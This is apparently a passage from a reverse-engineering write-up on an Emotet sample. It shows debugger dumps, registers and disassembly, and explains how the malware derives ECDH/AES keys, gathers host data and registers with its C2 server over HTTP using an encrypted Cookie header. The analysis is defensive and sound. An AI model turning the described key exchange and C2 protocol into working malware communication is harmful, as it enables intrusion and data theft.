1C60  F0 1C 16 03 88 1C 16 03  0D F0 AD BA AB AB AB AB  .........ㅂ·....
1C70  AB AB AB AB EE FE EE FE  00 00 00 00 00 00 00 00  ................
1C80  A2 69 D7 58 4A 2E 00 18  18 00 00 00 59 4B 53 4D  .i..J.......YKSM
1C90  07 00 03 00 08 1E 16 03  10 3E 16 03 03 00 00 00  .........>......
1CA0  AB AB AB AB AB AB AB AB  00 00 00 00 00 00 00 00  ................
1CB0  A1 69 D7 5B 4A 2E 00 18  53 00 48 00 41 00 32 00  .i..J...S.H.A.2.
1CC0  35 00 36 00 00 00 3E 00  AB AB AB AB AB AB AB AB  5.6...>.........
1CD0  00 00 00 00 00 00 00 00  A6 69 D4 5F 49 2E 00 00  .........i..I...
1CE0  48 1C 16 03 C0 00 11 03  B9 69 D7 43 4E 2E 00 18  H........i..N...
1CF0  D0 00 00 00 51 55 55 55  00 00 00 00 00 00 00 00  ....QUUU........
1D00  04 00 00 00 D8 1D 16 03  00 00 00 00 04 00 00 00  ................
1D10  F0 59 15 03 01 00 00 00  60 23 2D 77 40 48 2D 77  ........`#-w@H-w
1D20  80 40 2D 77 30 21 2D 77  F0 32 2D 77 20 6A 2E 77  .@-w0!-w....·j.w
1D30  70 6C 2E 77 D0 38 2D 77  C0 13 2D 77 00 30 2D 77  pl.w..-w..-w.0-w
1D40  D0 3F 2D 77 90 46 2D 77  01 00 00 00 30 1B 2F 77  ..-w.F-w....0./w
1D50  B0 1F 30 77 F0 1D 2F 77  30 12 30 77 B0 14 30 77  ..0w....0.0w..0w
1D60  20 6A 2E 77 70 6C 2E 77  40 1B 30 77 E0 19 30 77  ·j.wpl.w@.0w...w
1D70  E0 20 30 77 40 17 30 77  50 16 30 77 50 EA 2D 77  ...w@.0wP.0wP...
1D80  A0 10 2E 77 80 11 2E 77  10 E3 30 77 78 00 00 00  ...w...w....x...
1D90  20 00 00 00 40 00 00 00  58 00 00 00 20 00 00 00  ·...@...X...·...
1DA0  00 00 00 00 AC 00 00 00  00 00 00 00 00 00 00 00  ................
1DB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1DC0  AB AB AB AB AB AB AB AB  00 00 00 00 00 00 00 00  ................
1DD0  A2 69 D7 58 51 2E 00 1C  14 00 00 00 4C 41 53 4D  .i..Q.......LASM
1DE0  07 00 03 00 00 00 00 00  08 1E 16 03 AB AB AB AB  ................
1DF0  AB AB AB AB EE FE EE FE  00 00 00 00 00 00 00 00  ................
1E00  87 69 D7 7D 4A 2E 00 1D  26 1E 16 03 30 1F 16 03  .i..J...&...0...
1E10  14 1E 16 03 6E 00 69 00  73 00 74 00 50 00 32 00  ....n.i.s.t.P.2.
1E20  35 00 36 00 00 00 01 00  00 00 01 00 00 00 00 00  5.6.............
```

```
EAX 770B6680 bcrypt.dll:bcrypt_BCryptDeriveKey
EBX 08D4442D
ECX 000F6610
EDX 3A6D0000
ESI 00000020
EDI 03161CB8 debug205:03161CB8
EBP 009FF4B4 Stack[00001D30]:009FF4B4
ESP 009FF47C Stack[00001D30]:009FF47C
EIP 0308CED4 sub_308CDAD+127
EFL 00000216
```

```
009FF47C  0307C9C4  X.dll:0307C9C4
009FF480  000000D3
009FF484  00000058
009FF488  54D1E5BE
009FF48C  00000058
009FF490  E1322992
009FF494  03162BE0  debug205:03162BE0
009FF498  002388D6
009FF49C  00000000
009FF4A0  00000000
```



```
X.dll:0308CEC9 mov     eax, dword_3095208[esi*4]
X.dll:0308CED0 pop     esi
X.dll:0308CED1 mov     esp, ebp
X.dll:0308CED3 pop     ebp
X.dll:0308CED4 retn
X.dll:0308CED4 sub_308CDAD endp ; sp-analysis failed
X.dll:0308CED4
X.dll:0308CED4 ; ---------------------------------------------------------------------------
X.dll:0308CED5 db  83h
X.dll:0308CED6 db 0ECh
X.dll:0308CED7 db  44h ; D
X.dll:0308CED8 db 0C7h
X.dll:0308CED9 db  44h ; D
X.dll:0308CEDA db  24h ; $
X.dll:0308CEDB db  38h ; 8
X.dll:0308CEDC db  5Dh ; ]
X.dll:0308CEDD db  99h
X.dll:0308CEDE db  4Ah ; J
X.dll:0308CEDF db    0
X.dll:0308CEE0 db  33h ; 3
X.dll:0308CEE1 db 0D2h
X.dll:0308CEE2 db  53h ; S
X.dll:0308CEE3 db  55h ; U
X.dll:0308CEE4 db  56h ; V
X.dll:0308CEE5 db  57h ; W
X.dll:0308CEE6 db  33h ; 3
X.dll:0308CEE7 db 0FFh
X.dll:0308CEE8 db  8Bh
X.dll:0308CEE9 db 0D9h
X.dll:0308CEEA db  89h
X.dll:0308CEEB db  7Ch ; |
X.dll:0308CEEC db  24h ; $
X.dll:0308CEED db  4Ch ; L
X.dll:0308CEEE db 0BEh
UNKNOWN 0308CED4: sub_308CDAD+127 (Synchronized with EIP)
```

```
2D90  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
2DA0  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
2DB0  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
2DC0  EE FE EE FE EE FE EE FE  B9 69 D7 43 72 2E 00 18  .........i..r...
2DD0  D0 00 00 00 51 55 55 55  00 00 00 00 00 00 00 00  ....QUUU........
2DE0  01 00 00 00 B8 2E 16 03  00 00 00 00 01 00 00 00  ................
2DF0  F0 59 15 03 01 00 00 00  E0 A6 2E 77 10 49 2D 77  ...........w.I-w
2E00  10 2D 2D 77 D0 AB 2E 77  C0 7A 2E 77 50 9E 2E 77  .--wЫ·.w...wP..w
2E10  B0 B9 2D 77 20 74 2E 77  B0 75 2E 77 00 D8 2F 77  ..-w·t.w.u.w...w
2E20  50 88 2E 77 01 00 00 00  70 0B 2D 77 D0 0C 2D 77  P..w....p.-w..-w
2E30  50 0B 2D 77 B0 16 2F 77  B0 2E 30 77 50 2E 30 77  P.-w../w..0wP.0w
2E40  40 15 2F 77 90 0B 2D 77  20 0D 2D 77 80 16 2F 77  @./w..-w·.-w../w
2E50  00 0D 2D 77 01 00 00 00  90 1A 2F 77 70 FC 2F 77  ..-w....../wp./w
2E60  60 1E 2F 77 F0 F4 2F 77  80 F8 2F 77 20 F7 2F 77  `./w....../w·...
2E70  B0 01 30 77 90 02 30 77  A0 FD 2F 77 70 F6 2F 77  ..0w..0w../wp...
2E80  70 F5 2F 77 01 00 00 00  60 AA 2E 77 D0 CF 2F 77  p.......`..w../w
2E90  F0 D0 2F 77 00 AA 2E 77  30 B3 2D 77 00 00 00 00  .......w0.-w....
2EA0  AB AB AB AB AB AB AB AB  00 00 00 00 00 00 00 00  ................
2EB0  AC 69 D7 56 51 2E 00 18  28 00 00 00 41 53 53 4D  .i..Q...(...ASSM
2EC0  02 00 01 00 01 00 00 00  10 00 00 00 10 00 00 00  ................
2ED0  00 01 00 00 40 02 00 00  00 00 00 00 00 00 00 00  ....@...........
2EE0  AB AB AB AB AB AB AB AB  00 00 00 00 00 00 00 00  ................
2EF0  F6 69 D7 0C 44 2E 00 1E  00 00 00 00 00 00 00 00  ....D...........
2F00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2F10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2F20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2F30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2F40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2F50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2F60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2F70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2F80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2F90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2FA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
UNKNOWN 03162DD0: debug205:03162DD0 (Synchronized with EDI)
```

```
EAX 770B5D40 bcrypt.dll:bcrypt_BCryptImportKey
EBX 0ABD1E15
ECX 000F6610
EDX 444B0000
ESI 03162DD0 debug205:03162DD0
EDI 0E571E86
EBP 009FF4C0 Stack[00001D30]:009FF4C0
ESP 009FF494 Stack[00001D30]:009FF494
EIP 0308CED4 sub_308CDAD+127
EFL 00000202
```

```
009FF494  0307CAB4  X.dll:0307CAB4
009FF498  000003BC
009FF49C  0000006D
009FF4A0  54D1E5BE
009FF4A4  0000006D
009FF4A8  A4398630
009FF4AC  03161CB8  debug205:03161CB8
009FF4B0  000FA36F
009FF4B4  000FDD97
009FF4B8  00064C1C
009FF4BC  000DA8EC
009FF4C0  00000000
009FF4C4  0307998C  X.dll:0307998C
009FF4C8  03161CB8  debug205:03161CB8
UNKNOWN 009FF494: Stack[00001D30]:009FF49 (Synchronized
```

The trace of API calls for establishing these keys is as follows:

#	APIs
1	BCryptGenerateKeyPair
2	BCryptFinalizeKeyPair
3	BCryptExportKey
4	BCryptImportKeyPair
5	BCryptSecretAgreement
6	BCryptOpenAlgorithmProvider
7	BCryptDeriveKey
8	BCryptGetProperty
9	BCryptImportKey
10	BCryptCloseAlgorithmProvider
11	BCryptDestroySecret
12	BCryptDestroyKey
13	BCryptDestroyKey
14	BCryptCloseAlgorithmProvider


Crafting 1st Request Packet

Emotet crafts 1st request for registering the bot to c2 server by combining the host data that it discovered and encoding/encrypting the data with derived encryption keys and sending over http.

- It gathers desktop name and hash of mac address
- It gathers the path of windows
- It gathers the information of volumes

Appends all these together while sepearting the string with **" ; "** after each element. The string is then encoded and encrypted as follows:

#	APIs
1	BCryptOpenAlgorithmProvider
2	BCryptGetProperty
3	BCryptCreateHash
4	BCryptHashData
5	BCryptFinishHash
6	BCryptDestroyHash
7	BCryptCloseAlgorithmProvider
8	BCryptEncrypt
9	BCryptEncrypt
10	CryptBinaryToStringW
11	CryptBinaryToStringW




```
07F066 db 0DDh
07F067 db    0
07F068 db    0
07F069 ; ---------------------------------------------------------------------------
07F069 add     esp, 14h
07F06C push    esi
07F06D push    edi
07F06E push    dword ptr [ebp+18h]
07F071 push    dword ptr [ebp+14h]
07F074 call    eax
07F076 pop     edi
07F077 pop     esi
07F078 mov     esp, ebp
07F07A pop     ebp
07F07B retn
07F07B ; ---------------------------------------------------------------------------
07F07C unk_307F07C db  55h ; U                  ; CODE XREF: Flatten_func+169E↓p
07F07D db  8Bh
07F07E db 0ECh
07F07F db  83h
07F080 db 0ECh
07F081 db  58h ; X
07F082 db  53h ; S
07F083 db  56h ; V
07F084 db  57h ; W
07F085 db  8Bh
07F086 db  3Dh ; =
07F087 db 0FCh
07F088 db  61h ; a
07F089 db    9
07F08A db    3
07F08B db  33h ; 3
```

```
FC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
FD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
FE0  00 00 00 00 00 00 00 00  AB AB AB AB AB AB AB AB  ................
FF0  00 00 00 00 00 00 00 00  AE 69 D7 54 4F 2C 00 1C  .........i..O,..
000  18 00 00 00 44 45 53 4B  54 4F 50 58 30 30 32 49  ....DESKTOPX002I
010  48 4F 4E 5F 31 34 44 35  38 36 44 32 F8 1F C2 B6  HON_14D586D2..¶·
020  AA 65 34 01 10 27 00 00  B9 AD 01 00 01 00 00 00  .e4..'..........
030  00 00 00 00 AB AB AB AB  AB AB AB AB 00 00 00 00  ................
040  00 00 00 00 00 00 00 00  A6 69 D4 5F 46 2E 00 00  .........i..F...
050  48 B3 15 03 C0 00 11 03  AF 69 D7 55 4E 2E 00 1C  H........i..N...
060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
080  70 11 16 03 00 00 00 00  14 00 00 00 00 00 00 00  p...............
090  70 11 16 03 00 00 00 00  00 00 00 00 AB AB AB AB  p...............
0A0  AB AB AB AB 00 00 00 00  00 00 00 00 00 00 00 00  ................
0B0  B7 69 D7 4D 47 2E 00 1C  00 00 00 00 00 2F 16 03  .i..G......../..
0C0  00 00 00 00 00 00 00 00  F8 2E 16 03 72 02 00 00  ............r...
0D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0E0  00 00 00 00 70 C1 F1 F5  34 29 D5 4F F6 5B 52 AE  ....p......O....
0F0  20 50 C8 FC 18 A5 58 E9  1A 0C C8 7E 9D 66 D2 2F  ·P....X......f..
100  69 8C 0E 4C 89 A7 03 BC  3B C5 E0 4B 6D 24 79 99  i..L....;..Km$y.
110  D8 8B 2B 1F AE 7D 9E 8C  32 3B 34 49 4C 36 3B C9  4;2..{..+·ᵻIL6;.
120  65 98 71 10 00 00 00 00  C0 31 16 03 00 00 00 00  e.q.............
130  00 00 00 00 AB AB AB AB  AB AB AB AB 00 00 00 00  ................
140  00 00 00 00 00 00 00 00  A0 69 D4 59 5F 2E 00 00  .........i.._...
150  E8 6F 12 03 60 4D 11 03  EE FE EE FE EE FE EE FE  ....`M..........
160  EE FE EE FE EE FE EE FE  AB 69 D7 51 48 2E 00 18  .........i..H...
170  00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00  ................
180  00 00 00 00 E8 11 16 03  00 00 00 00 00 00 00 00  ................
190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1A0  00 00 00 00 BB 01 00 00  00 00 00 00 00 00 00 00  ................
1B0  38 00 31 00 2F 00 30 00  2F 00 32 00 33 00 36 00  8.1...0...2.3.6.
```

```
EAX 770B7040 bcrypt.dll:bcrypt_BCryptHashData
EBX 0DD2A505
ECX 000F6610
EDX 7F3D0000
ESI 00000000
EDI 00000034
EBP 009FF4B0 Stack[00001D30]:009FF4B0
ESP 009FF488 Stack[00001D30]:009FF488
EIP 0307F074 X.dll:0307F074
EFL 00000202
```

```
009FF4A0  0000E176
009FF4A4  00006D84
009FF4A8  0001FD36
009FF4AC  00071CAF
009FF4B0  00000000
009FF4B4  03093744  X.dll:03093744
009FF4B8  0004E087
009FF4BC  000DE65F
009FF4C0  00069C47
009FF4C4  03163810  debug205:03163810
009FF4C8  03161000  debug205:03161000
009FF4CC  000BA324
```



```
030926B5 db 0A6h
030926B6 db 0FFh
030926B7 db 0FFh
030926B8 ; ---------------------------------------------------------------
030926B8 add     esp, 14h
030926BB push    dword ptr [ebp+20h]
030926BE push    dword ptr [ebp+0Ch]
030926C1 push    dword ptr [ebp+28h]
030926C4 push    dword ptr [ebp+18h]
030926C7 push    dword ptr [ebp+14h]
030926CA push    edi
030926CB push    edi
030926CC push    dword ptr [ebp+34h]
030926CF push    esi
030926D0 push    dword ptr [ebp+3Ch]
030926D3 call    eax
030926D5 pop     edi
030926D6 pop     esi
030926D7 mov     esp, ebp
030926D9 pop     ebp
030926DA retn
030926DA ; ---------------------------------------------------------------
030926DB unk_30926DB db  55h ; U              ; CODE XREF: X.dll:03081303↑p
030926DB                                      ; X.dll:030838DB↑p
030926DC db  8Bh
030926DD db 0ECh
030926DE db  83h
030926DF db 0ECh
030926E0 db  10h
030926E1 db  56h ; V
030926E2 db 0FFh
030926E3 db  75h ; u
030926E4 db    8
030926E5 db  8Bh
```

```
031632D0  0D F0 AD BA 0D F0 AD BA  0D F0 AD BA 0D F0 AD BA  ................
031632E0  0D F0 AD BA 0D F0 AD BA  0D F0 AD BA 0D F0 AD BA  ................
031632F0  0D F0 AD BA AB AB AB AB  AB AB AB AB EE FE EE FE  ................
03163300  00 00 00 00 00 00 00 00  AB 69 D7 51 52 2E 00 18  .........i..R...
03163310  01 00 00 00 20 00 00 00  02 A3 D0 C5 4A 48 9E 37  ............JH.7
03163320  4A BA 5A C8 10 12 CF 46  34 8D AD 8A AC 96 03 C2  J.Z.....4.......
03163330  D0 AB 72 0E 3D DA 22 94  34 00 00 00 18 00 00 00  ..r.=...4.......
03163340  44 45 53 4B 54 4F 50 58  30 30 32 49 48 4F 4E 5F  DESKTOPX002IHON_
03163350  31 34 44 35 38 36 44 32  F8 1F C2 B6 AA 65 34 01  14D586D2..¶..e4.
03163360  10 27 00 00 B9 AD 01 00  01 00 00 00 00 00 00 00  .'..............
03163370  AB AB AB AB AB AB AB AB  00 00 00 00 00 00 00 00  ................
03163380  A0 69 D4 59 43 2E 00 00  50 11 16 03 60 4D 11 03  .i..C...P...`M..
03163390  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
031633A0  B9 69 D7 43 48 2E 00 18  D0 00 00 00 51 55 55 55  .i..H.......QUUU
031633B0  00 00 00 00 00 00 00 00  01 00 00 00 90 34 16 03  .............4..
031633C0  00 00 00 00 05 00 00 00  F0 59 15 03 01 00 00 00  ................
031633D0  70 0B 2D 77 D0 0C 2D 77  50 0B 2D 77 B0 16 2F 77  p.-w..-wP.-w../w
031633E0  B0 2E 30 77 50 2E 30 77  40 15 2F 77 90 0B 2D 77  ..0wP.0w@./w..-w
031633F0  20 0D 2D 77 80 16 2F 77  00 0D 2D 77 01 00 00 00  ..-w../w..-w....
03163400  90 1A 2F 77 70 FC 2F 77  60 1E 2F 77 F0 F4 2F 77  ../wp./w`./w..
03163410  80 F8 2F 77 20 F7 2F 77  B0 01 30 77 90 02 30 77  ../w......0w..0w
03163420  A0 FD 2F 77 70 F6 2F 77  70 F5 2F 77 01 00 00 00  ../wp...........
03163430  60 AA 2E 77 D0 CF 2F 77  F0 D0 2F 77 00 AA 2E 77  `..w../w.......w
03163440  30 B3 2D 77 20 85 2E 77  C0 AF 2E 77 A0 C2 2D 77  0.-w...w...w...w
03163450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03163460  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03163470  08 00 00 00 00 00 00 00  AB AB AB AB AB AB AB AB  ................
03163480  00 00 00 00 00 00 00 00  A2 69 D7 58 51 2E 00 1C  .........i..Q...
03163490  14 00 00 00 4C 41 53 4D  04 00 03 00 00 00 00 00  ....LASM........
031634A0  C0 34 16 03 AB AB AB AB  AB AB AB AB EE FE EE FE  ................
031634B0  00 00 00 00 00 00 00 00  87 69 D7 7D 4A 2E 00 1D  .........i..J...
031634C0  DE 34 16 03 E0 1A 16 03  CC 34 16 03 6E 00 69 00  ............n.i.
031634D0  73 00 74 00 50 00 32 00  35 00 36 00 00 00 01 00  s.t.P.2.5.6.....
031634E0  00 00 01 00 00 00 00 00  00 00 20 00 00 00 20 00  ................
```

```
EAX 770B5300 bcrypt.dll:bcrypt_BCryptEncrypt
EBX 00000000
ECX 000F6610
EDX 8A7B0000
ESI 03163310 debug205:03163310
EDI 00000000
EBP 009FF540 Stack[00001D30]:009FF540
ESP 009FF4F4 Stack[00001D30]:009FF4F4
EIP 030926D3 X.dll:030926D3
EFL 00000202
```

```
009FF4F4  03162F00  debug205:03162F00
009FF4F8  03163310  debug205:03163310
009FF4FC  00000060
009FF500  00000000
009FF504  00000000
009FF508  00000000
009FF50C  00000000
009FF510  00000000
009FF514  009FF5FC  Stack[00001D30]:009FF5FC
009FF518  00000001
009FF51C  009FF6D0  Stack[00001D30]:009FF6D0
009FF520  0CCE7954
009FF524  00584616
009FF528  00000000
```

C2 Communication Over http

This sample of emotet uses **wininet** APIs for sending malicious requests and getting response. It uses GET and POST requests with data being sent in a cookie header. For larger data it uses POST requests otherwise it mainly uses GET requests. I have setup a netcat listener on my Remnux box to recieve the request even though it can't decrypt and display the data.

The URI is randomly generated and data is encrypted in the Cookie header (a POST request is used for larger amounts of data). The Cookie header contains a randomly generated key name and base64 encoded key value. Once decoded, the key value contains:

- generated ECDH public key
- AES encrypted request data
- Random bytes


The AES key used to encrypt request data is generated via the following method:

- The generated ECDH private key and embedded ECDH public key are used with the BCryptSecretAgreement function to generate a shared secret between the malware and C2
- The AES key is derived from the shared secret using the BCryptDeriveKey function

From https://www.zscaler.com/blogs/security-research/return-emotet-malware-analysis

#	APIs
1	InternetOpenW
2	InternetConnectW
3	HttpOpenRequestW


#	APIs
4	InternetSetOptionW
5	InternetQueryOptionW
6	InternetSetOptionW
7	HttpSendRequestW



```
X.dll:0307B8D7 db    0
X.dll:0307B8D8 db 0E8h
X.dll:0307B8D9 db 0CAh
X.dll:0307B8DA db  14h
X.dll:0307B8DB db    1
X.dll:0307B8DC db    0
X.dll:0307B8DD ; ------------------------------------------------
X.dll:0307B8DD add     esp, 14h
X.dll:0307B8E0 push    esi
X.dll:0307B8E1 push    esi
X.dll:0307B8E2 push    esi
X.dll:0307B8E3 push    dword ptr [ebp+18h]
X.dll:0307B8E6 push    esi
X.dll:0307B8E7 call    eax
X.dll:0307B8E9 pop     esi
X.dll:0307B8EA mov     esp, ebp
X.dll:0307B8EC pop     ebp
X.dll:0307B8ED retn
```

```
03163930  50 81 F7 05 64 B0 57 39  2C F8 47 F5 55 A6 81 39  P.....W9,.G....9
03163940  FD 95 E4 6F B2 DF C1 CA  E0 00 62 63 7C B2 97 D8  ..........bc|...
03163950  DC 58 57 D6 01 88 E2 E5  E0 4F AB AB AB AB AB AB  ..W......O......
03163960  AB AB 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03163970  CB 69 D4 32 50 2E 00 00  20 25 16 03 10 33 16 03  ....P...·%...3..
03163980  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
03163990  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
031639A0  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
031639B0  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
031639C0  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
031639D0  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
031639E0  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
031639F0  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
03163A00  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
03163A10  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
03163A20  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
03163A30  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
03163A40  EE FE EE FE EE FE EE FE  EE FE EE FE EE FE EE FE  ................
```

```
EAX 74833C30 wininet.dll:wininet_InternetOpenW
EBX 00000000
ECX 000F6610
EDX 7A4B0000
ESI 00000000
EDI 005A0059
EBP 009FF5B4 Stack[00001D30]:009FF5B4
ESP 009FF580 Stack[00001D30]:009FF580
EIP 0307B8E7 X.dll:0307B8E7
EFL 00000202
```

